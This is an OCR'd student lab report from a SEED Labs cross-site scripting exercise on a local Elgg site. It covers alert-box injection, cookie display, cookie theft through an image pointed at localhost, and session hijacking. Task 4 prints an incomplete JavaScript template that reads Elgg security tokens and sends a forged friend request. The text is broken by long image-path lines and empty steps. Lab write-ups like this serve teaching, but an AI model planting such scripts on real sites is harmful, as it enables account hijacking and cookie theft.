

Matthew Austin
Web Development Security
Yi Yang
November 2018

Lab 3 Report


- 3.2. Lab Tasks
  - 2.1 Environment Configuration
    - To access the ELGG application, we need to first start the apache service.






    - After ensuring that the virtual host is created for xsslabelgg.com in the /etc/apache2/sites- available folder I will be able to access the site as shown below.




- 3. Lab Tasks
  - 3.1 Task 1 Posting a Malicious Message to Display an Alert Window
    - The first method is by embedding JavaScript program in the Elgg profile as follows:




- The output is show below
- 


- The second method is saving the script information in a separate JavaScript file and link the file in the description as follows:
- 

- 3.2 Task 2 Posting a Malicious Message to Display Cookies
  - we need to steal the cookies from the webpage. The cookie value should be displayed as a popup.

-






-




-

- 3.3 Task 3 Stealing cookies from Victim's Profile

- we try to steal cookies from the Victim's profile by hosting an image on the local host with port# 5555. Then, we embed that in the brief description of the profile.
- 

- 

- Every activity is seen and captured

- 3.4 Task 4 Session Hijacking
  - Adding code to Alice's Brief Description
    - <script type="text/javascript">
      window.onload = function () {
      var Ajax=null;
      var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; ①
      SEED Labs – Cross-Site Scripting Attack Lab 5
      var token="&__elgg_token="+elgg.security.token.__elgg_token; ②
      //Construct the HTTP request to add Samy as a friend.
      var sendurl=...; //FILL IN
      //Create and send Ajax request to add friend
      Ajax=new XMLHttpRequest();
      Ajax.open("GET",sendurl,true);
      Ajax.setRequestHeader("Host","www.xsslabelgg.com");
      Ajax.setRequestHeader("Content-Type","application/x-www-form-

urlencoded");
Ajax.send();
}
</script>

- We are then able to automatically become samy's friend